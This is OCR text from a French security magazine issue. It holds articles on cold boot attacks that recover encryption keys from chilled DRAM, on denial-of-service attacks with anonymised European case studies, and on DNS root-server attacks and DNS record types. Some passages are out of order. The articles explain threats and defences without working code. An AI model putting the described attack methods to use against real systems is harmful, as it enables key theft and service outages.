http://www.cisco.com/en/US/docs/app_ntwk_services/data_center_app_services/css11000series/sca/v4.10/configuration/guide/sca_410.html
- ⇒ Application à la tolérance aux pannes :
http://www.cisco.com/en/US/docs/app_ntwk_services/data_center_app_services/css11500series/v7.40/configuration/redundancy/guide/redundgd.html
- ⇒ Supervision :
http://www.cisco.com/en/US/docs/app_ntwk_services/data_center_app_services/css11500series/v8.20/configuration/administration/guide/SNMP.html
- ⇒ Nagios :
<http://www.nagios.org/>
- ⇒ Cacti :
<http://www.cacti.net>
- ⇒ Templates Cacti :
<http://www.debianhelp.co.uk/cactitemplates.htm>
<http://forums.cacti.net/about5114-0-asc-0.html>
- ⇒ Guides techniques :
http://www.cisco.com/en/US/products/hw/contnetw/ps789/prod_configuration_examples_list.html



COLD ATTACKS



mots clés : analyse mémoire / recherche de clef

L'exécution d'un algorithme cryptographique est une source constante de problèmes pour les ingénieurs, administrateur système... L'équipe d'Edward Felten [1] vient de démontrer à

nouveau ce principe dans un article récent [2, 3] en exploitant la rémanence temporaire des mémoires DRAM.

1. Sésame ouvre-toi !

Lors de l'exécution d'un programme, le code et les données sont transférés dans différentes mémoires, du disque dur aux registres du processeur, afin d'améliorer la vitesse d'exécution. Il arrive ainsi que l'on trouve en même temps dans un de ces composants mémoire des données sensibles chiffrées et la clef qui permet de les déchiffrer. En termes de sécurité, cela revient à prier de ne pas se faire cambrioler alors qu'on a oublié la clef sur la porte de la maison. Il suffit d'enlever systématiquement la

clef de la serrure une fois la porte fermée pour protéger votre appartement. La sécurité assurée par votre porte dépend donc de la rémanence de l'information « fermer porte et enlever clef de la serrure » dans votre cerveau. Il s'agit exactement de la même idée dans le monde digital, si ce n'est qu'il faut imaginer que votre « porte » a une mémoire et que le cambrioleur peut interroger cette mémoire pour essayer d'entrer. Il est donc important d'arriver à oublier (*Lest We Remember*).

2. Mémoires

On a deux types de mémoires dans un ordinateur : les **mémoires volatiles** et les **mémoires rémanentes**. Les mémoires volatiles, registres – caches – (D)RAM, perdent l'information stockée quand elles ne sont plus sous tension. Les mémoires rémanentes, disque dur (magnétique ou SSD) – ROM – FLASH..., conservent l'information même après l'extinction du système.

En termes de sécurité, il est assez facile de comprendre que si l'on stocke des données sensibles sur une mémoire rémanente, on a besoin d'employer des algorithmes de chiffrement et de hachage pour protéger la confidentialité et l'intégrité de ces données. Les gens pensent

Les gens pensent (à tort) que l'on n'a pas besoin de protéger le contenu des mémoires volatiles...

(à tort) que l'on n'a pas besoin de protéger le contenu des mémoires volatiles du fait de leurs caractéristiques. Cette croyance est au cœur de l'article de Halderman et al. [3].

Pourquoi chercher à retrouver des informations dans les mémoires volatiles ? Très simple. Quand on exécute un programme, tout passe forcément par la RAM, le cache et les registres du processeur. On retrouve donc pêle-mêle : code, données en clair, données chiffrées et informations sensibles comme les clefs de chiffrement/déchiffrement. Accéder au contenu des mémoires volatiles, c'est un peu comme réussir à prendre une empreinte de votre clef au moment où vous ouvrez la porte.

L'accès aux informations contenues par les registres est difficile d'accès. Les mémoires *cache* sont plus faciles d'accès sur les machines *multi-threadées* [7], mais il faut avoir un accès logiciel au système. Restent finalement les mémoires RAM qui ont l'avantage de pouvoir être extraites assez facilement de la machine la plupart du temps. Il existe différents types de RAM, les plus employés de nos jours étant les DRAM (*Dynamic Random Access Memory*).

Le scénario imaginé dans [3] est le vol d'un ordinateur portable dont le disque a été chiffré. L'attaquant a donc tout le loisir pour extraire la DRAM et l'analyser. L'analyse mémoire est un vaste sujet qui nécessiterait certainement beaucoup plus que cet article. On a deux problèmes à régler pour mener une attaque à bien :

1► Maintenir l'information dans la barrette de DRAM après l'avoir extraite de la machine de la victime.

2► La recherche des données intéressantes.

Garantir la rémanence des données est la partie la plus amusante, puisqu'il s'agit d'influencer la vitesse de décharge des condensateurs des cellules de DRAM. Pour cela, il faut maintenir la mémoire à basse température [2], *-50 degrés étant la température de dégustation d'une DRAM frappée*. Cette technique s'applique à d'autres types de mémoire RAM, comme les SRAM [4, 5, 6]. Maintenant, il ne reste plus qu'à trouver une aiguille dans la botte de foin.

⇒ 3. Perte de clef : appelez un informaticien !

L'identification et l'extraction d'informations à partir d'une image mémoire sont primordiales dans ce type d'attaques. Si on espère trouver directement une donnée comme une clef de chiffrement, on peut employer des méthodes de recherche exhaustives en essayant toutes les chaînes contiguës de n -bits comme le suggère [3]. On peut utiliser des méthodes statistiques pour séparer le bon grain de l'ivraie. En effet, les zones de code sont très faciles à trouver d'un point de vue statistique. Pour un processeur IA32, on dispose jusqu'à trois octets pour coder un *opcode*. En théorie, on pourrait avoir 2^{24} instructions, mais, en pratique, on a toujours moins de 1000 instructions. Cela signifie que les zones de code

L'idée est d'exploiter toutes les variables intermédiaires, c'est-à-dire tout le code de l'AES...

ont une très faible entropie, c'est-à-dire qu'elles ne ressemblent pas à de l'aléa. À l'inverse, une clef de chiffrement doit avoir beaucoup d'entropie. C'est ce principe qui est proposé dans [8].

La méthode proposée dans [3] ne recherche pas directement la clef d'un système comme l'AES, mais plutôt les clefs de tour qui sont associées. L'idée d'exploiter toutes variables intermédiaires, c'est-à-dire tout le code de l'AES, a été mise en œuvre dans [9] par Nachiketh R. Potlapally *et al.* L'idée est de représenter un système de chiffrement comme l'AES par des fonctions booléennes avec pour inconnues les bits de clef. On utilise les variables intermédiaires du programme pour nourrir un SAT solver, miniSAT en l'occurrence, pour retrouver la clef.

⇒ 4. Contre-mesures

On l'aura compris, la protection des algorithmes de chiffrement est vraiment problématique. Protéger les clefs au niveau du processeur, comme *Aegis* [11] ou effectuer le chiffrement au niveau du disque sont des solutions efficaces contre les attaques par recherche directe de la clef. TPM n'est pas satisfaisant, puisque certains algorithmes de chiffrement

sont toujours exécutés au niveau logiciel [10]. De plus, ces solutions ne semblent pas satisfaisantes au vu de [9], parce que cette attaque n'a plus la contrainte d'avoir la clef en mémoire. Pour ne plus éliminer complètement ce type d'attaque, la meilleure solution consiste à disposer d'implantations hardware sécurisées des systèmes de chiffrement.

⇒ Conclusion

Encore une fois, l'optimisme ne paye pas en sécurité : tous les intermédiaires matériels entre un algorithme et son résultat d'exécution peuvent être le maillon faible qui va mettre en péril la sécurité de votre système. Dans ce cas précis, il ne faut pas

croire que les mémoires volatiles soient si « volatiles que ça ». L'autre enseignement qu'il faut tirer de [9] est qu'il est bien difficile de définir ce qu'est une information sensible.

i Liens

- [1] <http://www.cs.princeton.edu/~felten/>.
- [2] <http://citp.princeton.edu/memory/>.
- [3] HALDERMAN (Alex), SCHOEN (Seth D.), HENINGER (Nadia), CLARKSON (William), PAUL (William), CALANDRINO (Joseph A.), FELDMAN (Ariel J.), APPELBAUM (Jacob) et FELTEN (Edward W.), « *Lest We Remember: Cold Boot Attacks on Encryption Keys* », 17th USENIX Security Symposium, à paraître, juillet 2008.
- [4] GUTMANN (Peter), « *Secure deletion of data from magnetic and solid-state memory* », 6th USENIX Security Symposium, pages 77-90, juillet 1996.
- [5] GUTMANN (Peter), « *Data remanence in semiconductor devices* », 10th USENIX Security Symposium, pages 39-54, août 2001.
- [6] SKOROBOGATOV (Sergei), « *Low temperature data remanence in static RAM* », Technical Report, University of Cambridge, juin 2002, <http://www.cl.cam.ac.uk/techreports/UCAM-CL-TR-536.pdf>
- [7] OSVIK (Dag Arne), SHAMIR (Adi) et TROMER (Eran), « *Cache Attacks and Countermeasures: The Case of AES* », *Topics in Cryptology – CT-RSA 2006*, Springer Verlag.
- [8] SHAMIR (Adi), VAN SOMEREN (Nicko), « *Playing 'Hide and Seek' with Stored Keys* », *Financial Cryptography – FC'99*, pages 118-124, Springer Verlag.
- [9] POTLAPALLY (Nachiketh R.), RAGHUNATHAN (Anand), RAVI (Srivaths), JHA (Niraj K.) et LEE (Ruby B.), « *Aiding Side-Channel Attacks on Cryptographic Software With Satisfiability-Based Analysis* », *IEEE Transactions on VLSI Systems* 15 (4), pages 465-470, 2007.
- [10] FERGUSON (Niels), « *AES-CBC + Elephant diffuser A Disk Encryption Algorithm for Windows Vista* », Microsoft, août 2006, <http://download.microsoft.com/download/0/2/3/0238acaf-d3bf-4a6d-b3d6-0a0be4bbb36e/BitLockerCipher200608.pdf>
- [11] EDWARD (G. Suh), CLARKE (Dwayne E.), GASSEND (Blaise), VAN DIJK (Marten) et DEVADAS (Srinivas), « *AEGIS: architecture for tamper-evident and tamper-resistant processing* », *International Conference on Supercomputing – ICS 2003*, ACM, pages 160-171.

LES DOS, C'EST PAS QUE DANS LA TÊTE

mots clés : dénis de service / réalité / prévention / idées reçues

⇒ 1. NYADSDOS (Not Yet Another Dossier Sur les DOS)

Les dénis de service sont un sujet récurrent. Cependant peu nombreux sont ceux qui y croient réellement. Plus rares encore sont ceux qui en ont une approche objective, fiable et à peu près cohérente avec la réalité du phénomène. En effet, entre les propos alarmistes, souvent hors sujet et technologiquement erronés que l'on peut intercepter sur les médias les plus populaires, et l'incrédulité un peu snobinarde volontairement affichée dans les cercles autorisés, il reste peu de place pour une approche objective du phénomène des dénis de service. Plus surprenant

encore, les différents acteurs de ces réflexions mettent souvent en doute tant l'existence même de ce type d'attaque que leur efficacité, aussi bien que celle des systèmes de protection.

Se lamenter sur une telle injustice faite aux dénis de service n'est toutefois pas exactement l'objectif du dossier. Bien au contraire. Nous allons tenter de fournir des informations objectives sur l'ampleur (notable mais pas – encore – apocalyptique) des attaques, d'en analyser quelques-unes des plus caractéristiques, et de conclure avec un petit exemple à caractère pédagogique.

⇒ 2. Rappels de pure forme

Passons toutefois par l'étape obligatoire du bref rappel technique. Les dénis de service sont des attaques dont l'objectif est de provoquer l'interruption temporaire ou permanente d'un service. Ces attaques peuvent être effectuées selon plusieurs vecteurs et avec des conséquences variables.

⇒ 2.1 Les attaques au niveau réseau

Il s'agit d'attaques visant la pile réseau. Elles exploitent soit la mauvaise gestion d'anomalies protocolaires, soit des erreurs de conception des protocoles eux-mêmes. Dans le premier cas, il s'agit d'attaques utilisant, par exemple, des flags TCP erronés (*X-mas tree*), des erreurs de fragmentation (*teardrop*, *boink*), des combinaisons d'adresses et de ports improbables (*land*), etc. Le second cas est parfaitement illustré par les *SYN Floods* qui en représentent la majorité visible. Il ne faut toutefois pas négliger les attaques par saturation de paquets TCP RST, de paquets UDP sur des ports fermés etc. La caractéristique commune à toutes ces attaques est qu'elles nécessitent un volume considérable de paquets (de l'ordre de la centaine de milliers par seconde et jusqu'à(x) million(s)) pour être efficaces.

⇒ 2.2 Les attaques au niveau du serveur

Par « serveur », il convient de comprendre la partie logicielle qui fournit le service ; il s'agira par exemple de IIS, bind, MySQL, etc. Les attaques sont donc ciblées et spécifiques à chaque type d'application (quand les attaques réseau sont relativement génériques). Ainsi, les serveurs DNS sont particulièrement sensibles à des volumes importants de requêtes récursives qui ne seraient pas gérées en cache, les serveurs web ont du mal à maintenir des milliers de sessions ouvertes, mais inactives et les passerelles d'anti-virus ont parfois du mal à traiter de grandes quantités de mails infectés par un « *mass-mailing worm* ».

⇒ 2.3 Les attaques au niveau des applications

Dans le cadre de notre dossier, l'application est considérée comme la partie spécifique résidant au-dessus du serveur. Dans la majeure partie des cas, il s'agit plutôt d'un ensemble de

composants que d'un élément unique. Ainsi, au niveau d'une application web, il convient de prendre en compte l'ensemble [scripts, *middleware*, base de données] ; en parlant de SIP, il pourra s'agir de l'ensemble [proxy, serveur d'enregistrement, base de données] ; etc. Les attaques à ce niveau sont généralement un peu plus complexes que les attaques niveau réseau ou service. En revanche, elles nécessitent des volumes bien moins importants et sont bien plus difficiles à détecter et à bloquer.

⇒ 2.4 Les attaques d'infrastructure

Certaines attaques peuvent avoir des conséquences sur l'infrastructure du système d'information. Il s'agit généralement d'effets secondaires ou parfois de « deuxième effet Kisscool » d'une attaque à effets multiples. Le cas d'école est l'attaque par saturation HTTP. Cette dernière consiste à effectuer de

nombreuses requêtes HTTP sur un script effectuant (via le *middleware*) une ou plusieurs requêtes vers la base de données. Les points sensibles sont : le serveur, le *middleware*, la base de données et le lien montant vers Internet. Les trois premiers appartiennent à la catégorie des attaques au niveau serveur ou application. Toutefois, au cas où ces composants seraient à même de servir la requête, la réponse à cette dernière pourrait bien être une page contenant un volume de données important (document, images, etc.), disons pour 100 ko. Au rythme « insignifiant » de 100 requêtes par secondes, l'infrastructure se doit d'être à même de supporter un flux montant de $100 \times 100k \times 8 = 80$ Mbps. Ce qui n'est plus aussi insignifiant que cela, en particulier quand on a conscience que ce volume de requêtes peut être effectué par un unique système. Un *botnet* de 5 ou 10 machines devient alors largement suffisant pour atteindre des volumes à la limite de la plupart des infrastructures web de taille moyenne.

⇒ 3. La vraie vie

La suite de ce dossier a pour objectif de montrer selon deux axes que les dénis de services sont une réalité technique. La première approche consiste à démontrer qu'il s'agit d'attaques efficaces et relativement simples à mettre en œuvre, la seconde qu'il existe des techniques de prévention déjà implémentées dans bien des environnements. Mais, avant tout, il paraît utile de fournir quelques exemples concrets (bien qu'anonymes) qui donnent un échantillon assez représentatif, et espérons-le suffisamment objectif, de la menace. Le choix de ces exemples se base sur un certain nombre de critères, techniques et psychologiques. Les critères techniques sont évidents, il doit s'agir de phénomènes distincts et caractéristiques. Du point de vue de la psychologie, le principal critère concerne les aspects géographiques. En effet, parler d'attaques à destination ou en provenance de pays tels que la Chine ou la Russie est généralement inutile. Le responsable sécurité moyen estime soit qu'il n'est pas concerné, soit que de toute façon on ne peut rien faire (les deux sont cumulables, à l'instar de l'incompétence et de la bêtise). N'ont par conséquent été retenus que des exemples géographiquement proches.

*Les dénis de services
sont une réalité technique.*

leurs ressources imposait aux sessions existantes des délais de traitement tels que la qualité globale du service s'en trouvait sensiblement dégradée.

Rapidement, l'option d'un déni de service généré par un botnet fait son chemin et les premières ébauches de solutions sont mises en œuvre. Sans succès. Il faudra en effet que les différents organes de l'établissement en question établissent la communication pour s'apercevoir que l'afflux soudain de connexions était dû à un double phénomène : une chute brutale des indices boursiers européens et l'interruption accidentelle du service sur un des deux sites fournissant l'accès au *frontal web*. La diminution de moitié de la capacité de traitement, pendant une période de pic exceptionnel et associée à un phénomène « boule de neige » (déconnexions/reconnexions/accès au site mère pour info) ont été responsables de cet afflux de requêtes.

Cette fausse alerte est assez caractéristique de ce que l'on peut observer dans les entreprises à la structure complexe héritée d'opérations de fusion, cession et autres rachats. En effet, les « baronnies » sont nombreuses, et les enjeux politiques, tels que la communication, ne passent pas forcément très bien entre les services et structures fonctionnelles. Il en résulte qu'un phénomène n'est pas toujours pris dans sa globalité et que l'interprétation qui peut en être faite est parfois erronée.

⇒ 3.1 Les fausses alertes

⇒ 3.1.1 Un manque de communication

Le premier cas est un contre-exemple, au risque de donner raison dans un premier temps aux sceptiques persuadés que les DoS, c'est un effet de mode. En effet, il ne faut pas nier que dans certains cas la piste du déni de service s'avère être une erreur. Objectivité oblige, voici un exemple édifiant de ce genre de situation.

⇒ 3.1.2 Un jeu de dominos

Enfonçons le clou et démontrons même que les systèmes de protection peuvent être dangereux.

Nous restons dans le même domaine d'activité, la finance, mais, cette fois, nous sommes en Turquie. Les serveurs en charge de la gestion des comptes en ligne ont été arrêtés en heure de pointe, suite à un incident électrique. Une fois le service rétabli, les plates-formes de sécurité ont dû faire face à un afflux de demandes de nouvelles connexions.

Cet afflux soudain de SYN a été identifié comme un SYNflood et bloqué par un système de protection contre les dénis de service. Or, le blocage de quelques connexions parmi l'ensemble nécessaire au chargement d'un site web provoque quelques problèmes d'affichages auxquels l'utilisateur pense remédier en rechargeant la page. Les tentatives répétées de rechargement des données entretiennent le « SYNflood » et le filtrage partiel des connexions. Pour résoudre le problème, il a suffi de désactiver les systèmes de sécurité responsables du blocage, et ce, pendant la durée du pic de connexions.

Les techniques de dénis de service suivent une évolution vers les niveaux applicatifs et infrastructure.

⇒ 3.2 Les vraies attaques

Les exemples précédents restent relativement exceptionnels, ce qui n'est pas le cas de ceux qui suivent.

⇒ 3.2.1 La tête de Turc

Nous restons en Turquie, mais notre victime est maintenant un fournisseur de services, dont la principale activité est la gestion d'un service de webmail pour 30 millions de boîtes aux lettres, ainsi que l'hébergement de quelques sites importants de jeux en ligne. Il s'agit donc uniquement de trafic web et mail qui transitent par les deux liens Gigabit d'accès à Internet.

Ce fournisseur de service est soumis en moyenne à une attaque par semaine. Ces attaques sont essentiellement de deux types : l'établissement de sessions maintenues inactives et l'émission de requêtes HTTP légitimes en volumes considérables. Les premières attaques avaient pour effet de saturer les tables de session du moteur « *stateful* » des firewalls, quand les deuxièmes impactaient notablement les performances des serveurs.

⇒ 3.2.2 Tir de barrage

Revenons en France pour évoquer le cas de deux établissements financiers préparant la fusion et l'entrée en bourse de deux de leurs filiales. L'introduction sur le marché de l'entité résultant de cette fusion était précédée d'une phase de réservation de titres. Lors de cette phase, courtiers et agences devaient transmettre leurs ordres à un service web, hébergé sur l'infrastructure informatique de l'une de ces deux institutions financières.

Cependant, 48 heures avant l'ouverture du service, l'ensemble des frontaux étaient soumis à un déni de service composé à la fois d'attaques applicatives reposant sur des requêtes HTTP légitimes, et d'attaques réseau essentiellement de SYN Flood au rythme d'environ 200.000 SYN/s. Le caractère exceptionnel de ce phénomène et la proximité d'une opération financière importante (qui s'était au demeurant accompagnée d'une communication massive) laissaient peu de place à l'hypothèse d'une coïncidence...

⇒ 3.2.3 Pourquoi faire compliqué ?

À une heure et quart de voiture de Munich une petite société édite et héberge des jeux en ligne (rassurez-vous, ce n'est pas WoW). Deux à trois fois par mois, le fonctionnement de leur plate-forme est interrompu par des Flood TCP en tous genres (SYN, RST et FIN surtout), qui sont lancés au rythme de deux à quatre millions de paquets par seconde. Simple mais efficace, avec toutefois deux effets

distincts. Dans le cas des SYN floods, l'effet est celui attendu, avec le refus de nouvelles connexions et la perte des connexions en cours. Dans les autres cas, ce sont les *iptables*, en charge de la protection locale des serveurs, qui provoquent le déni de service, l'utilisation CPU devenant trop importante pour traiter les millions de paquets hors session qui arrivent chaque seconde. Amusant également de constater que deux millions de paquets par seconde sont suffisants pour écrouler les *iptables*, quand il en faut environ quatre millions pour obtenir un SYN flood efficace.

Ce phénomène a eu essentiellement pour conséquence qu'un nombre non négligeable de leurs abonnés (de l'ordre de 15%) se sont désinscrits. La rumeur (que nous n'écoutons pas, mais que nous aimons propager) veut que ces joueurs déçus se seraient rabattus sur un éditeur de jeux en ligne concurrent et aux prestations quasiment identiques.

⇒ 3.2.4 Lucky, unlucky

Plus au sud, nous trouvons l'Espagne, et plus au sud encore Gibraltar. Ce caillou, propriété du Royaume-Uni présente la particularité de disposer de réglementations très favorables aux activités de paris, casinos et autres jeux d'argent. Il est par conséquent logique que l'on y trouve un business important d'hébergement de sites de jeux en ligne. La connectivité à Internet des opérateurs locaux est fournie par deux opérateurs espagnols.

À peu près une fois par mois en moyenne, un déni de service majeur (de l'ordre du gigabit par seconde) est lancé à destination d'un site ou d'une plate-forme d'hébergement. Les volumes sont tels que la vraie victime est l'opérateur espagnol fournissant la connectivité et dont les équipements d'interconnexion avec l'opérateur gibraltarien sont mis à mal. Ironie de l'histoire, bien que la cible soit une plate-forme hébergée par l'opérateur gibraltarois

et que l'infrastructure de l'opérateur espagnol soit impactée par cette attaque, c'est ce dernier qui contractuellement est mis en cause dans la mesure où il n'est plus à même de satisfaire aux SLA (*Service Level Agreement* ou contrat de qualité de service) imposés par son client gibraltais !

⇒ 3.2.5 Oldies but goodies

Dans cet exemple, le contexte est beaucoup plus simple : au-delà des Alpes, c'est un des principaux opérateurs italiens qui est régulièrement la cible d'attaques sur son DNS, au point qu'il s'est vu à plusieurs reprises dans l'obligation de demander à ses utilisateurs de changer leurs paramètres afin de pointer vers d'autres serveurs DNS. Ces attaques, perpétrées au rythme d'environ une à deux par mois sont pour la plupart de simples attaques applicatives, basées sur des requêtes récursives ou présentant des anomalies, au rythme de 50.000 à 100.000 par seconde environ.

⇒ 3.2.6 Et pour se finir...

Enfin clôturons avec un exemple de *hacktivisme*. Rendons-nous donc au Danemark où la publication de caricatures de Mahomet a provoqué un tollé dans le monde musulman. C'est à cette période que le site web du magazine ayant publié ces dessins s'est trouvé victime d'attaques par saturations triviales. Triviales certes, mais au rythme de 400 Mbps de requêtes. Identifiées par le fournisseur d'accès à Internet, ce dernier a pris la décision de « blackholer » le site cible afin de soulager sa propre infrastructure. « Blackholer » signifiant « rediriger tout le trafic à destination de l'adresse IP ciblée vers `/dev/null` »...

En termes de services, la cible qui semble la plus prometteuse est la voix.

⇒ 3.3 Les effets secondaires

Enfin, les dénis de service peuvent être de simples effets secondaires d'autres malversations. En voici deux exemples courants.

⇒ 3.3.1 Tirer sur une ambulance

Pas de chance pour nos amis transalpins, entre deux attaques ciblées sur leurs serveurs DNS, ils ont aussi l'occasion

d'expérimenter régulièrement les effets secondaires de Storm. En effet, lorsque ce dernier lance une campagne de spams, les agents effectuent des requêtes DNS afin d'identifier les MX des domaines cibles de leurs e-mails. Ces requêtes, effectuées au rythme de quelques centaines par seconde et par bot, génèrent parfois un volume tel que les serveurs DNS peinent à suivre.

Il faut toutefois relativiser la fréquence de tels événements. En effet, de telles « attaques » nécessitent qu'un nombre assez important de systèmes infectés par Storm (ou d'autres botnets ayant ce type de fonctions) soient actifs, ce qui n'intervient tout au plus qu'une ou deux fois par mois.

⇒ 3.3.2 L'arroseur arrosé

Un des principaux hébergeurs belges est régulièrement victime d'un déni de service dont il n'est même pas la cible. En effet, parmi ses quelques milliers de clients, nombreux sont ceux qui utilisent des suites de scripts freeware ou shareware pour fournir un service de blog, chat ou autre forum. Ces scripts sont du pain béni pour les vers PHP qui fondent sur l'objectif comme neige au soleil et « uploadent » galement leurs scripts de génération de paquets, triviaux mais terriblement efficaces en grand nombre.

Ainsi, notre hébergeur voit presque chaque mois un flux soudain de petits paquets UDP (souvent générés par des scripts aussi basiques que `udp.pl` [`udp.pl`]) à destination de systèmes

en dehors de son réseau. L'effet de ce type de flux, qui atteint rapidement des volumes de l'ordre de quelques centaines de milliers de paquets par seconde est d'écrouler les firewalls et ainsi de bloquer totalement l'accès à la plate-forme d'hébergement.

⇒ 3.3.3 Le maillon faible

Finissons enfin dans notre hexagone avec l'exemple de cet hébergeur d'e-mails professionnels dont les quelques 500.000 boîtes aux lettres sont protégées par une plate-forme d'anti-virus. Cette dernière est largement dimensionnée pour supporter la charge de virus générée quotidiennement, en temps normal. En revanche, n'importe quel *mass-mailing worm* mène inéluctablement à l'effondrement de la plate-forme de sécurité, le volume de virus étant trop important et trop soutenu.

⇒ 4. L'avenir des DoS

Maintenant que nous sommes tous convaincus que les dénis de service sont une réalité avec laquelle il faut faire, jetons un coup d'œil vers l'avenir de ces attaques tant en termes de techniques qu'en termes de cibles et de volumes.

⇒ 4.1 Nouvelles techniques

Les techniques de dénis de service suivent une évolution vers les niveaux applicatifs et infrastructure. La principale raison d'une telle évolution est l'effet accru d'une attaque à ce

DOS, DNS ET BOTNETS... UN MÉLANGE EXPLOSIF

mots clés : *DNS / botnet / zombi / déni de service distribué / DOS / DDOS / analyse réseau*

➔ 1. DNS : le talon d'Achille de l'Internet ?

Le *Domain Name System* (ou DNS, système de noms de domaine) est un système permettant d'établir une correspondance entre une adresse IP et un nom de domaine et, plus généralement, de trouver une information à partir d'un nom de domaine (cf. Wikipédia).

Il faut le reconnaître, l'internet n'a pas été conçu pour être « *user friendly* ». De nombreux mécanismes très complexes se déroulent en permanence, souvent à l'insu des utilisateurs, lors de l'utilisation d'Internet. Ainsi, les « noms de domaine », **www.monsite.com**, ne sont qu'une facilité destinée à simplifier la sauvegarde d'information dans nos cerveaux humains. Car connaître les adresses IP « 133.147.89.218 » pour se connecter à son web préféré n'est pas très simple...

Pour cela, de nombreux serveurs répartis fonctionnent selon un système distribué et hiérarchisé. Pour résoudre un nom de


domaine, un ensemble de requêtes vont généralement être enchaînées, afin de parcourir un arbre pour finalement localiser, puis interroger un serveur idoine connaissant la réponse. Ces résolutions DNS sont indispensables pour le bon fonctionnement d'Internet. La messagerie, la navigation sur Internet, la connexion à des serveurs distants : tout cela dépend de la bonne santé des DNS. Une attaque sur cette infrastructure peut entraîner une grosse panique, avec potentiellement des instabilités, voire un dysfonctionnement complet de l'Internet. Certaines ont déjà eu lieu, avec des résultats variés. D'autre part, l'observation du trafic à destination d'un DNS est souvent très intéressante, car, sous réserve d'observer les contraintes légales, on va pouvoir détecter et mettre en évidence des comportements parfois étranges des clients du réseau (envoi de spam, activité de type *botnet*...).

➔ Le fonctionnement du DNS

Le DNS peut être vu comme un système de base de données distribué, hiérarchisé et relativement fiable, qui permet de faire l'association entre un nom de domaine et diverses informations, notamment son adresse IP.

Quand un client souhaite se connecter sur un serveur distant – par exemple **www.chose.fr** – il va interroger son serveur DNS local (généralement le serveur DNS de son ISP ou de sa société). Deux cas sont alors possibles : soit celui-ci connaît la réponse, car il l'a gardée en mémoire d'une précédente requête – on parle alors de cache DNS –, soit il ne la connaît pas. S'il ne la connaît pas, le serveur DNS va alors, pour vous, aller parcourir la hiérarchie du DNS, en commençant par ., puis .fr, pour finalement interroger


« dns.chose.fr », serveur appartenant au domaine chose.fr, et pouvant donc résoudre les noms de domaines locaux.



2. Attaques sur les racines DNS (Root DNS)

Le 22 octobre 2002 [1], une attaque soutenue sur les serveurs racine DNS lançait la mode des « DOS » sur infrastructures critiques. Plutôt que de s'attaquer à des sites web ou à des routeurs de cœur de réseau, des pirates ont tenté de viser le sommet du système, afin de paralyser globalement l'internet. Sur les 13 serveurs roots installés à l'époque, 9 étaient temporairement saturés par un trafic réseau à base de paquets ICMP, TCP SYN, TCP fragmentés, et UDP. L'attaque ne fut que de courte durée (quelques heures), et n'entraîna pas de perturbations notables : les 4 serveurs DNS restant ont pu limiter les dégâts, et les divers mécanismes de caches DNS ont aussi permis de réduire les effets de l'attaque ressentis par les utilisateurs. Cependant, suite à cette première alerte, plusieurs experts mondiaux se sont alors penchés sur la sensibilité de ces infrastructures jugées « critiques » pour l'internet, avec pour conséquences une refonte de l'adressage et de la distribution des roots DNS.

Beaucoup plus récemment, le 6 février 2007, une nouvelle attaque de forte ampleur ciblait à nouveau les « roots DNS ». L'ICANN a publié une analyse détaillée de l'attaque [2]. En résumé, six des treize serveurs roots ont été visés, et deux d'entre eux ont été saturés.



2 Saturation du serveur « G » – source : <http://dnsmon.ripe.net/>

Il s'agissait d'une attaque de type DDOS, probablement lancée par un botnet. Mais, depuis 2002, les techniques de protection des DNS roots ont fortement évolué, avec notamment l'apparition d'un système d'adressage appelé « anycast », autorisant une démultiplication du nombre de serveurs réels [3]

Treize serveurs particuliers, les *roots DNS* (serveurs racine), constituent la base du système. L'adresse de ces serveurs est connue par tous les serveurs DNS du monde, car ces roots DNS disposent d'une base de connaissances recensant les adresses des *top-level domains*, c'est-à-dire les serveurs DNS responsables des sous-domaines de l'internet (.com, .net, .fr...).

Dans un DNS, on trouve diverses informations, appelées « enregistrements ». Les types principaux d'enregistrements sont (source : Wikipédia) :

- ⇒ *A record* ou *address record* qui fait correspondre un nom d'hôte à une adresse IPv4 de 32 bits distribués sur quatre octets (ex : 1.2.3.4).
- ⇒ *AAAA record* ou *IPv6 address record* qui fait correspondre un nom d'hôte à une adresse IPv6 de 128 bits distribués sur seize octets.
- ⇒ *CNAME record* ou *canonical name record* qui permet de faire d'un domaine un alias vers un autre. Cet alias hérite de tous les sous-domaines de l'original.

⇒ *MX record* ou *mail exchange record* qui définit les serveurs de courriel pour ce domaine.

⇒ *PTR record* ou *pointer record* qui associe une adresse IP à un enregistrement de nom de domaine, aussi dit « reverse », puisqu'il fait exactement le contraire du A record.

⇒ *NS record* ou *name server record* qui définit les serveurs DNS de ce domaine.

⇒ *SOA record* ou *Start Of Authority record* qui donne les informations générales de la zone : serveur principal, courriel de contact, différentes durées dont celle d'expiration, numéro de série de la zone.

⇒ *TXT record* permet à un administrateur d'insérer un texte quelconque dans un enregistrement DNS. Par exemple, cet enregistrement est utilisé pour implémenter la spécification *Sender Policy Framework*, une norme reposant sur le DNS et permettant l'authentification du nom de domaine de l'expéditeur d'un courrier électronique. A noter que SPF dispose maintenant de son propre enregistrement DNS (SPF).

